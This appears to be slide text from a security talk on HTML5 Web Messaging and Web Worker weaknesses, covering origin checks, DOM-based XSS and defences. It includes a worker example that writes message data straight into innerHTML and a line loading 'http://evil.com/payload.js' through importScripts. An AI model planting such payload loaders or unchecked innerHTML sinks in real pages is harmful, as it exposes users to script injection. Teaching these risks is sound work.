▼	192.168.100.27	3	Do...	Dr...	David Lean's DOCTOR ZHIVAGO is an exploration of the Russian Revolution as seen from the point of vi...	10...	zhi...
▼	Session Storage	4	A ...	Fa...	An epic of miniature proportions. Life is no picnic for the ants on Ant Island! Each summer, a gang of gre...	13...	bu...
▼	192.168.100.27	5	La...	Mu...	Once upon a time in India. Lagaan is the story of a battle without bloodshed fought by a group of unlikel...	12...	la...
▼	Cookies	6	Mo...	Co...	The Rain is coming... and so is the Family. An extended Punjabi family gathers for an arranged wedding...	10...	m...
▼	192.168.100.27	7	La...	Ad...	From the creators of - The Bridge on the River Kwai. Sweeping epic about the real life adventures of T.E...	14...	la...


Web Messaging and Worker Injection






Web Messaging

- HTML5 is having new interframe communication system called Web Messaging.
- By `postMessage()` call parent frame/domain can call with the iframe
- Iframe can be loaded on cross domain. Hence, create issues – data/information validation & data leakage by cross posting possible
- `worker.webkitPostMessage` – faster transferable objects



Web Messaging - Scenario


- If `postMessage()` is set to `*` so page can be loaded in iframe and messaging can be hijacked
- Also, origin is not set to fixed then again frame listen from any domain – again an issue
- Stream coming needs to be checked before `innerHTML` or `eval()`
- Iframe or Web Worker can glue two streams – same domain or cross domain



Origin check

```
<script>
window.addEventListener('message', receiver, false);
function receiver(e)
{
    if (e.origin == 'http://192.168.100.123')
    {
        document.getElementById('p1').innerHTML= e.data;
    }
    else
    {
        alert("Different Origin");
        //alert(e.data);
    }
}

</script>
```



Web Worker – Hacks!

- Web Workers allows threading into HTML pages using JavaScript
- No need to use JavaScript calls like `setTimeout()`, `setInterval()`, `XMLHttpRequest`, and event handlers
- Totally Async and well supported
[initialize] `var worker = new Worker('task.js');`
[Messaging] `worker.postMessage();`

Web Worker – Hacks!

**Web Page
Current DOM**


XHR, Location, Navigator etc.

Web Worker


**JavaScript Runtime Browser
Platform**

Scope and Object – No DOM Access

Regex, Array, JSON etc...



Background
Thread on same
page - messaging




Web Worker – Hacks!

- Security issues

- It is not allowing to load cross domain worker scripts. (http:, https:,javascript:,data : -No)

- It has some typical issues

- It allows the use of XHR. Hence, in-domain and CORS requests possible
 - It can cause DoS – if user get stream to run JavaScript in worker thread. Don't have access to parent DOM though
 - Message validation needed – else DOM based XSS



Web Worker – Hacks!

- Exmample




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<html>
<button onclick="Read()">Read Last Message</button>
<button onclick="stop()">Stop</button>
<output id="result"></output>

<script>
  function Read() {
    worker.postMessage({'cmd': 'read', 'msg': 'last'});
  }

  function stop() {
    worker.postMessage({'cmd': 'stop', 'msg': 'stop it'});
    alert("Worker stopped");
  }


  var worker = new Worker('message.js');

  worker.addEventListener('message', function(e) {
    document.getElementById('result').innerHTML = e.data;
  }, false);
</script>
</html>
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
Web Workers – Hacks!

- Possible to cause XSS
 - Running script
 - Passing hidden payload
- Also, web workers can help in embedding silent running js file and can be controlled.
- Can be a tool for payload delivery and control within browser framework
- `importScripts("http://evil.com/payload.js")` – worker can run cross domain script




Scan and Defend

- Scan and look for
 - JavaScript scanning
 - Messaging and Worker implementation
 - DOM calls
 - Use of `eval()`, `document.*` calls etc.
- Defense and Countermeasures
 - Same origin listening is a must for messaging event
 - Secure JavaScript coding




APIs ...

- HTML5 few other APIs are interesting from security standpoint
 - File APIs – allows local file access and can mixed with ClickJacking and other attacks to gain client files.
 - Drag-Drop APIs – exploiting self XSS and few other tricks, hijacking cookies ...
 - Lot more to explore and defend...



Resources/References

- <http://www.html5rocks.com/en/> (Solid stuff)
- https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet (OWASP stuff)
- <http://html5sec.org/> (Quick Cheat sheet)
- <http://html5security.org/> (Good resources)
- <http://blog.kotowicz.net/> (Interesting work)



Conclusion and Questions